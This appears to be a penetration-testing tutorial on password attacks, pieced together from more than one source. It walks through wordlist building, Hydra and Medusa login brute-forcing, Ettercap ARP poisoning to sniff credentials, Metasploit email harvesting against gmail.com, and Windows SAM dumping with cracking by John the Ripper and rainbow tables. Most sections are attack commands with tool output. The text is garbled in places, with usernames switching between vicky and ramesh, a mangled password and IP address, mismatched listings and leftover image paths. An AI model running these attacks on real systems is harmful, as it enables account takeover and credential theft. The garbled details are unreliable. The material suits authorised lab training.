Another cardinal sin of good password management is using the same password on many sites. In a worst-case scenario, the CEO's weak password for a compromised web forum might just be the very same one for his or her corporate access to financial documents. Password reuse is something to bear in mind while performing password attacks; you may find the same passwords work on multiple systems and sites.

Password management presents a difficult problem for IT staff and will likely continue to be a fruitful avenue for attackers unless or until password-based authentication is phased out entirely in favor of another model.

Attacks with Internet :

We will use tools designed for automating online password attacks or guessing pass- words until the server responds with a successful login. These tools use a technique called *brute forcing*. Tools that use brute forcing try every possible username and password combination, and given enough time, they will find valid credentials.

The trouble with brute forcing is that as stronger passwords are used, the time it takes to brute-force them moves from hours to years and even beyond your natural lifetime. We can probably find working credentials more easily by feeding educated guesses about the correct passwords into an automated login tool. Dictionary words are easy to remember, so despite the security warnings, many users incorporate them into passwords. Slightly more security-conscious

users might put some numbers at the end of their password or maybe even an exclamation point.

Wordlists

Before you can use a tool to guess passwords, you need a list of credentials to try. If you don't know the name of the user account you want to crack, or you just want to crack as many accounts as possible, you can provide a user- name list for the password-guessing tool to iterate through.

User Lists

When creating a user list, first try to determine the client's username scheme. For instance, if we're trying to break into employee email accounts, figure out the pattern the email addresses follow. Are they `firstname.lastname`, just a first name, or something else?

You can look for good username candidates on lists of common first or last names. Of course, the guesses will be even more likely to succeed if you can find the names of your target's actual employees. If a company uses a first initial followed by a last name for the username scheme, and they have an employee named John Smith, `jsmith` is likely a valid username. Listing 9-1 shows a very short sample user list. You'd probably want a larger list of users in an actual engagement.

```
root@kali:~# cat userlist.txt
vicky john mom james
```

Listing 1: Sample user list

Once you've created your list, save the sample usernames in a text file in Kali Linux, as shown in Listing 1. You'll use this list to perform online password attacks in “Guessing Usernames and Passwords with Hydra” on page 202.

Password Lists

In addition to a list of possible users, we'll also need a password list, as shown in Listing 2.

```
root@kali:~# cat passwordfile.txt
```

```
password Password password1 Password1
```

Like our username list, this password list is just a very short example (and one that, hopefully, wouldn't find the correct passwords for too many accounts in the real world). On a real engagement, you should use a much longer wordlist.

There are many good password lists available on the Internet. Good places to look for wordlists include <http://packetstormsecurity.com/Crackers/> wordlists/ and <http://www.openwall.com/wordlists/>. A few password lists are also built into Kali Linux. For example, the `/usr/share/wordlists` directory contains a file called `rockyou.txt.gz`. This is a compressed wordlist. If you unzip the file with the gunzip Linux utility, you'll have about 140 MB of possible passwords, which should give you a pretty good start. Also, some of the password-cracking tools in Kali come with sample wordlists. For example, the John the Ripper tool (which we'll use in "Offline Password Attacks" on page 203) includes a wordlist at `/usr/share/john/password.lst`.

For better results, customize your wordlists for a particular target by including additional words. You can make educated guesses based on information you gather about employees online. Information about spouses, children, pets, and hobbies may put you on the right track. For example,

if your target's CEO is a huge Taylor Swift fan on social media, consider adding keywords related to her albums, her music, or her boyfriends. If your target's password is `TaylorSwift13!`, you should be able to confirm it using password guessing long before you have to run a whole precompiled wordlist or a brute-force attempt. Another thing to keep in mind is the language(s) used by your target. Many of your pentesting targets may be global.

In addition to making educated guesses based on information you gather while performing reconnaissance, a tool like the ceWL custom wordlist generator will search a company website for words to add to your wordlist. Listing 3 shows how you might use ceWL to create a wordlist based on the contents of www.bulbsecurity.com.

```
root@kali:~# cewl -help
```

```
(root) kali [-]
# cewl --help
ceWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Usage: cewl [OPTIONS] ... <url>

OPTIONS:
  -h, --help: Show help.
  -k, --keep: Keep the downloaded file.
  -d <x>, --depth <x>: Depth to spider to, default 2.
  -m, --min_word_length: Minimum word length, default 3.
  -o, --offsite: Let the spider visit other sites.
  --exclude: A file containing a list of paths to exclude
  --allowed: A regex pattern that path must match to be followed
  -w, --write: Write the output to the file.
  -u, --ua <agent>: User agent to send.
  -n, --no-words: Don't output the wordlist.
  --lowercase: Lowercase all parsed words
  --with-numbers: Accept words with numbers in as well as just letters
  --convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe,
ü-ue, ß-ss)
  -a, --meta: include meta data.
  --meta_file <file>: Output file for meta data.
  -e, --email: Include email addresses.
  --email_file <file>: Output file for email addresses.
  --meta-temp-dir <dir>: The temporary directory used by exiftool when parsing
files, default /tmp.
  -c, --count: Show the count for each word found.
  -v, --verbose: Verbose.
```

```
root@kali:~ #cewl -w bulbwords.txt -d 1 -m 5 www.bulbsecurity.com x
```

Listing 3: Using ceWL to build custom wordlists

The command `cewl --help` lists ceWL's usage instructions. Use the `-d` (depth) option `u` to specify how many links ceWL should follow on the target website. If you think that your target has a minimum password-size requirement, you might specify a minimum word length to match with the `-m` option `v`. Once you've made your choices, output ceWL's results to a file with the `-w` option `w`. For example, to search `www.bulbsecurity.com` to depth 1 with minimum word length of 5 characters and output the words found to the file `bulbwords.txt`, you would use the command shown at `x`. The resulting file would include all words found on the site that meet your specifications. Another method for creating wordlists is producing a list of every possible combination of a given set of characters, or a list of every combination of characters for a specified number of characters. The tool Crunch in Kali will generate these character sets for you. Of course, the more possibilities, the more disk space is required for storage. A very simple example of using Crunch is shown in Listing 4.

```
root@kali:~ # crunch 7 7 AB
```

Crunch will now generate the following amount of data: 1024 bytes

0MB

0GB

0TB

0PB

Crunch will now generate the following number of lines: 128 AAAAAAAA
AAAAAAAB

.....

--snip--

Listing 4: Brute-forcing a keyspace with Crunch

This example generates a list of all the possible seven-character combinations of just the characters *A* and *B*. A more useful, but much, much larger example would be entering `crunch 7 8`, which would generate a list of all the possible combinations of characters for a string between seven and eight characters in length, using the default Crunch character set of lowercase letters. This technique is known as *keyspace brute-forcing*. While it is not feasible to try every possible combination of characters for a password in the span of your natural life, it is possible to try specific subsets; for instance, if you knew the client’s password policy requires passwords to be at least seven characters long, trying all seven- and eight-character passwords would probably result in cracking success—even among the rare users who did not base their passwords on a dictionary word.

note Developing a solid wordlist or set of wordlists is a constantly evolving process. For the exercises in this chapter, you can use the short sample wordlist we created in Listing 2, but as you gain experience in the field, you’ll develop more complex lists that work well on client engagements.

Now let’s see how to use our wordlist to guess passwords for services running on our targets.

Guessing Usernames and Passwords with Hydra

If you have a set of credentials that you’d like to try against a running service that requires a login, you can input them manually one by one or use a tool to automate the process. Hydra is an online password-guessing tool that can be used to test usernames and passwords for running services. (Following the tradition of naming security tools after the victims of Heracles’s labors, Hydra is named for the mythical Greek serpent with many heads.) Listing 5 shows an example of using Hydra for online password guessing.

```
root@kali:~ # hydra -L userlist.txt -P passwordfile.txt 192.168.20.10 pop3
```

Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (<http://www.thc.org/thc-hydra>) starting at 2015-01-12 15:29:26 [DATA] 16 tasks, 1 server, 24 login tries (l:4/p:6), ~1 try pertask [DATA] attacking service pop3 on port 110
[110][pop3] host: 192.168.20.10 login:vicky password: passwordu [STATUS] attack finished for 192.168.20.10 (waiting for children to finish) 1 of 1 target successfully completed, 1 valid password found

Hydra (<http://www.thc.org/thc-hydra>) finished at 2015-01-12 15:29:48

Listing 5 : Using Hydra to guess POP3 usernames and passwords

Listing 5 shows how to use Hydra to guess usernames and passwords by running through our username and password files to search for valid POP3 credentials on our Windows XP target. This command uses the -L flag to specify the username file, the -P for the password list file, and specifies the protocol pop3. Hydra finds that user ramesh's password is password u. (Shame on ramesh for using such an insecure password!)

Sometimes you'll know that a specific username exists on a server, and you just need a valid password to go with it. For example, we used the SMTP VRFY verb to find valid usernames on the SLMail server on the Windows XP target in Chapter 6. As you can see in Listing 9-6, we can use the -l flag instead of -L to specify one particular username. Knowing that, let's look for a valid password for user ramesh on the pop3 server.

```
root@kali:~ #hydra -l ramesh -P passwordfile.txt 1 92.168.20.10 pop3
```

Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only [DATA] 16 tasks, 1 server, 24 login tries (l:4/p:6), ~1 try pertask

[DATA] attacking service pop3 on port 110

[110][pop3] host: 192.168.20.10 login:ramesh password: passwordu [STATUS] attack finished for 192.168.20.10 (waiting for children to finish) 1 of 1 target successfully completed, 1 valid password found

Hydra (<http://www.thc.org/thc-hydra>) finished at 2015-01-07 20:22:23

Listing 6: Using a specific username with Hydra

Hydra found ramesh's password to be passwordu.

Now, in Listing 7, we'll use our credentials to read ramesh's email.

```
root@kali:~# nc 192.168.20.10 pop3
```

```
+OK POP3 server xpvictim.com ready <00037.23305859@xpvictim.com>
USER vicky
+OK ramesh's welcome here
PASS password
```

```
+OK mailbox for ramesh's has 0 messages (0 octets)
```

Listing 7 : Using Netcat to log in with guessed credentials

Specify the pop3 protocol, and provide the username and password when prompted. (Unfortunately, there are no love letters in this particular inbox.) Hydra can perform online password guessing against a range of services. (See its manual page for a complete list.) For example, here we use the credentials we found with Hydra to log in with Netcat.

Keep in mind that most services can be configured to lock out accounts after a certain number of failed login attempts. There are few better ways to get noticed by a client's IT staff than suddenly locking out several user accounts. Logins in rapid succession can also tip off firewalls and intrusion-prevention systems, which will get your IP address blocked at the perimeter. Slowing down and randomizing scans can help with this, but there is, of course, a tradeoff: Slower scans will take longer to produce results.

One way to avoid having your login attempts noticed is to try to guess a password before trying to log in, as you'll learn in the next section.

Cracking HTTP passwords

In this attack, we will crack HTTP passwords using the THC-Hydra password cracker (Hydra). Access to websites and web applications are generally controlled by username and password combinations. As with any other password type, users typically type in weak passwords.


Getting ready

A connection to the Internet or intranet and a computer that we can use as our victim are required to complete this attack.

How to do it...

Let's begin the process of cracking HTTP passwords.


1. From the Start menu, select Applications | Kali Linux | Password Attacks | Online Attacks | xhydra (it's a graphical tool of hydra)




2. Now that we have Hydra started, we will need to set our word lists. Click on the Passwords tab. We will use a username list and a password list. Enter the location of your username and password lists. Also select Loop around users and Try empty password.

Username List: /usr/share/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/names/nameslist.txt


Password List: /usr/share/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/passwds/john.txt




3. Next, we will tune the attack. Under Performance Options, we set the number of tasks from 16 to 2. The reason for this is that we do not want to have so many processes running that we bring down the server. Although optional, we also want to set the Exit after first found pair option.



4.Finally, we will go after our target. Click the Target tab and set our target and protocol that we wish to attack. In our case, we are using the HTTP port of our Metasploitable machine (192.168.10.111).(target machine - metasploitable 2)



Finally, we execute the exploit by clicking on the Start tab and then the Start button.



Gaining router access

In this attack, we will use a brute-force attack using Medusa.

These days, we are in a networked society. With networked video game systems, multiple computers in most homes, and small businesses growing at a record pace, routers have become the cornerstone of network communication. What hasn't increased is the number of experienced network administrators to secure these routers, leaving many of these routers vulnerable to attack.

A connection to the Internet or intranet is required to complete this attack.
An available router is also required.

How to do it...

1. From the Start menu, navigate to Applications | Kali Linux | Password Attacks | Online Attacks | medusa. When Medusa launches, it loads its help file.



```

Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

medusa: option requires an argument -- 'h'
CRITICAL: Unknown error processing command-line options.
ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C
file] -M module [OPT]
-h [TEXT]      : Target hostname or IP address
-H [FILE]       : File containing target hostnames or IP addresses
-u [TEXT]       : Username to test
-U [FILE]       : File containing usernames to test
-p [TEXT]       : Password to test
-P [FILE]       : File containing passwords to test
-C [FILE]       : File containing combo entries. See README for more information.
-O [FILE]       : File to append log information to
-e [n/s/ns]    : Additional password checks ([n] No Password, [s] Password = Use
username)
-M [TEXT]      : Name of the module to execute (without the .mod extension)
-m [TEXT]       : Parameter to pass to the module. This can be passed multiple ti
mes with a
module (i.e.
        -m Param1 -m Param2, etc.)
-d             : Dump all known modules
-n [NUM]        : Use for non-default TCP port number
-s             : Enable SSL
-g [NUM]        : Give up after trying to connect for NUM seconds (default 3)
-r [NUM]        : Sleep NUM seconds between retry attempts (default 3)

```

2. We now run Medusa with our chosen options:

```
medusa -M http -h 192.168.10.1 -u admin -P /usr/share/wfuzz/
wordlist/fuzzdb/wordlists-user-passwd/passwds/john.txt -e ns -n 80 -F
```

-M http allows us to specify our module. In this case, we have chosen the HTTP module.

-h 192.168.10.1 allows us to specify our host. In this case, we have chosen 192.168.10.1 (the IP address of our router).

-u admin allows us to specify our user. In this case, we have chosen admin.

-P [location of password list] allows us to specify our password list location.

-e ns allows us to specify additional password checks. The ns variable allows us to use the username as a password and to use empty passwords.

-n 80 allows us to specify our port number. In this case we chose 80.

-F allows us to stop the audit after we have succeeded with a username-password combination.

```
root@kali:~# medusa -M http -h 192.168.10.1 -u admin -P /usr/share/wfuzz/wordlists/fuzzdb/wordlists-user-passwd/
passwds/john.txt -e ns -n 80 -F
```

Medusa will run and try all username and password combinations until one succeeds.

You can also run Medusa directly from the command line by issuing the medusa command. You can also pass other options to Medusa depending on your situation. Please see the help file—by just typing medusa in a terminal window—for more details.

Types of modules

The following is a list of modules that we can use with Medusa:

- AFP
- CVS
- FTP
- HTTP
- IMAP
- MS-SQL
- MySQL
- NetWare
- NNTP
- PCAnywhere
- Pop3
- PostgreSQL
- RExec
- RLogin
- RSH
- SMBNT
- SMTP-AUTH
- SMTP-VRFY
- SNMP
- SSHv2
- Subversion
- Telnet
- VMware Authentication
- VNC
- Generic Wrapper
- Web form

Password profiling

In this attack, we will learn how to profile passwords before we begin our password attack. The purpose of profiling passwords is to allow us to get to a smaller wordlist by gathering information against our target machine, business, and so on. In this tutorial, we will use Ettercap and its ARP poisoning function to sniff traffic.

Let's begin the process of password profiling by launching Ettercap.

1.We begin this attack by configuring Ettercap. First, we locate its configuration file

and edit it using VIM. locate etter.conf vi /etc/etterconf

Note, your location may be different.

2.Change the ec_uid and ec_gid values to 0.

```
[privs]
ec_uid = 0          # nobody is the default
ec_gid = 0          # nobody is the default

[mitm] ]
```

3,Next we need to uncomment the following IPTABLES lines under the LINUX section near the end of the file:


```
# if you use iptables:
#   redirect_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
#   redirect_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
#"
```

4,Now, we are finally ready to launch Ettercap. Using the -G option, launch the Graphical User Interface (GUI).

ettercap -G



5. We begin the process by turning on unified sniffing. You can press Shift + U or by using the menu and navigating to Sniff | Unified sniffing....




6. Select the network interface




7. Next, we turn on Scan for hosts. This can be accomplished by pressing Ctrl + S or by using the menu and navigating to Hosts | Scan for hosts.




8. Now we are able to allow Ettercap to begin sniffing. You can press either Ctrl + W or use the menu and navigate to Start | Start Sniffing.



9.Finally, we begin the ARP poisoning process. From the menu, navigate to Mitm | Arp poisoning.




10. In the window that appears, check the optional parameter for Sniff remote connections



11. Depending on the network traffic, we will begin to see the information.



12. Once we have found what we are looking for (usernames and passwords). We will turn off Ettercap. You can do this by either pressing Ctrl + E or by using the menu and navigating to **Start | Stop sniffing.**



13. Now we need to turn off ARP poisoning and return the network back to normal

In this attack, we have used Ettercap to poison a network and steal usernames and passwords

from the network. We began the attack by locating and altering Ettercap's configuration file. Next we launched Ettercap and executed a Man In The Middle (MITM) attack using ARP poisoning. As the traffic is redirected to our machine, we will be able to see usernames and passwords as they are transmitted by users on the network.

There's more...

We can also use **Metasploit** to profile usernames as well. We will perform this by using the search email collector module.

1. Open a terminal window and begin **MSFCONSOLE**:
msfconsole

2. Search for the email collector:
search email collector



The quieter you become, the more you are heard.

```
msf > search email collector
[+] Matching Modules
=====
Name          Disclosure Date  Rank      Difficulty
auxiliary/gather/search_email_collector        normal  Standard

msf > 
```

3,Issue the command to use the search email collector module:

`use auxiliary/gather/search_email_collector`

4.Show the available options for the module:

`show options`



The quieter you become, the more you are able to hear.

```
msf auxiliary(search_email_collector) > show options
Module options (auxiliary/gather/search_email_collector):
=====
Name          Current Setting  Required  Description
----          -----          -----    -----
DOMAIN        yes            yes       The domain name to locate email addresses for
OUTFILE        no             no        A filename to store the generated email list
SEARCH_BING   true           yes       Enable Bing as a backend search engine
SEARCH_GOOGLE  true           yes       Enable Google as a backend search engine
SEARCH_YAHOO   true           yes       Enable Yahoo! as a backend search engine

msf auxiliary(search_email_collector) > 
```

5.Next we set our domain name. Please be careful with your choice! You do not want federal authorities at your door!

6.Set the domain with your desired domain name.

`set domain gmail.com`

7.Set the output file. This does not have to be done and is optional. It's recommended to use this if you are going to run several attacks or if you want to be able to run an attack at a later time.

`set outfile /root/Desktop/fromwillie.txt`

```
msf auxiliary(search_email_collector) > set domain gmail.com
domain => gmail.com
msf auxiliary(search_email_collector) > set outfile /root/Desktop/fromwillie.txt
outfile => /root/Desktop/fromwillie.txt
msf auxiliary(search_email_collector) >
```

8.Finally, we run the exploit:

run

```
[*] Writing email address list to /root/Desktop/gmail.com...
[*] Auxiliary module execution completed
msf auxiliary(search_email_collector) >
```

Cracking windows SAM with John the Ripper

In this attack, we will utilize John the Ripper (John) to crack a Windows Security Access Manager (SAM) file. The SAM file stores the usernames and password hashes of users of the target Windows system. For security reasons, the SAM file is protected from unauthorized access by not being able to be opened manually or be copied while the Windows system is in operation.

Getting ready

You will need access to a SAM file.

For this attack, we will assume that you have gained access to a Windows host machine.

How to do it...

Let's begin the process of cracking a Windows SAM file using John the Ripper. We are assuming that you have accessed the Windows machine via either a remote exploit hack or you have physical access to the computer and are using Kali Linux on a USB or DVD-ROM drive.

1. Check for the hard drive you wish to mount:

Fdisk -l

2. Mount the hard drive and set target as its mount point:

mount /dev/sda1 /target/

3. Change directories to the location of the Windows SAM file:

cd /target/windows/system32/config

4. List all of the contents of the directory:

ls -al

5. Use SamDump2 to extract the hash and place the file in your root user directory in a

folder called hashes:

samdump2 system SAM > /root/hashes/hash.txt

6. Change directories to the directory of John the Ripper:

```
cd /pentest/passwords/jtr  
7. Run John the Ripper:  
.john /root/hashes/hash.txt  
.john /root/hashes/hash.txt-f:nt
```

(If attacking a file on a NTFS System)

Using rainbow tables

In this attack, we will learn about how to use rainbow tables with Kali. Rainbow tables are special dictionary tables that use hash values instead of standard dictionary passwords to achieve the attack. For our demonstration purposes, we will use RainbowCrack to generate our rainbow tables.

1. Open a terminal window and change directories to the directory of rtgen:

```
cd /usr/share/rainbowcrack/
```

```
root@kali:~# cd /usr/share/rainbowcrack  
root@kali:/usr/share/rainbowcrack#
```

2. Next we are going to run rtgen to generate an MD5-based rainbow table:
.rtgen md5 loweralpha-numeric 1 5 0 3800 33554432 0

```
root@kali:/usr/share/rainbowcrack# ./rtgen md5 loweralpha-numeric 1 5 0 3800 33554432 0  
rainbow table md5_loweralpha-numeric#1-5_0_3800x33554432_0.rt parameters  
hash algorithm: md5  
hash length: 16  
charset: abcdefghijklmnopqrstuvwxyz0123456789  
charset in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73  
74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37 38 39  
charset length: 36  
plaintext length range: 1 - 5  
reduce offset: 0x00000000  
plaintext total: 62193780  
  
sequential starting point begin from 0 (0x0000000000000000)  
generating...  
|
```

3. Once your tables have been generated—a process that depends on the number of processors being used to generate the hashes (2-7 hours)—your directory will contain

*.rt files.

4. To begin the process of cracking the passwords, we will use the rtsort program to sort the rainbow tables to make it an easy process.

In this attack, we used various RainbowCrack tools to generate, sort, and crack an MD5 password. RainbowCrack works by brute-forcing hashes based upon precomputed hash values using rainbow tables. We began this attack by generating an MD5 rainbow table using lowercase, alphanumeric values. By the end of the attack, we achieved success by creating our rainbow tables to utilize it against a hash file.

Offline Password attacks

Another way to crack passwords (without being discovered) is to get a copy of the password hashes and attempt to reverse them back to plaintext passwords. This is easier said than done because hashes are designed to be the product of a one-way hash function: Given an input, you can calculate the output using the hash function, but given the output, there is no way to reliably determine the input. Thus, if a hash is compromised, there should be no way to calculate the plaintext password. We can, however, guess a password, hash it with the one-way hash function, and compare the results to the known hash. If the two hashes are the same, we've found the correct password.

Of course, it's even better if you can get access to passwords in plain-text and save yourself the trouble of trying to reverse the cryptography, but often the passwords you encounter will be hashed in some way. In this section we'll focus on finding and reversing password hashes. If you stumble upon a program configuration file, database, or other file that stores passwords in plaintext, all the better.

Dumping Password Hashes with Physical Access

On some engagements, you'll actually have physical access to user machines, with so-called physical attacks in scope. While having physical access may not appear very useful at first, you may be able to access the password hashes by restarting a system using a Linux Live CD to bypass security controls. (We'll use a Kali ISO image,

though other Linux Live CDs such as Helix or Ubuntu will work. We used a prebuilt Kali virtual machine in Chapter 1. To get a standalone ISO of Kali, go to <http://www.kali.org>.) When you boot a machine with a Live CD, you can mount the internal hard disk and gain access to all files, including the SAM and SYSTEM files. (When Windows boots, there are certain security controls in place to stop users from accessing the SAM file and dumping password hashes, but these aren't active when the filesystem is loaded in Linux.)

Our Windows 7 virtual machine, with its solid external security posture, has been a bit neglected in these last few chapters. Let's dump its hashes using a physical attack. First, we'll point our virtual machine's optical drive to a Kali ISO file, as shown in Figure 8 (for VMware Fusion). In VMware Player, highlight your Windows 7 virtual machine, right-click it and choose **Settings**, then choose **CD/DVD (SATA)** and point to the ISO in the **Use ISO Image** field on the right side of the page.



Figure 8: Setting our Windows 7 virtual machine to boot from the Kali ISO file

By default, VMware will boot up the virtual machine so quickly that it will be difficult to change the BIOS settings to boot from the CD/DVD drive instead of the hard disk. To fix this, we'll add a line to the VMware configuration file (.vmx) to delay the boot process at the BIOS screen for a few seconds.

On your host machine, browse to where you saved your virtual machines. Then, in the folder for the Windows 7 target, find the .vmx configuration file, and open it in a text editor. The configuration file should look similar to Listing 9.

```
.encoding = "UTF-8" config.version = "8"
```

```
virtualHW.version = "9" vcpu.hotadd = "TRUE" scsi0.present = "TRUE" scsi0.virtualDev = "lsilogic"
```

--snip--

Listing 9: VMware configuration file (.vmx)

Add the line bios.bootdelay = 3000 anywhere in the file. This tells the virtual machine to delay booting for 3000 ms, or three seconds, enough time for us to change the boot options.

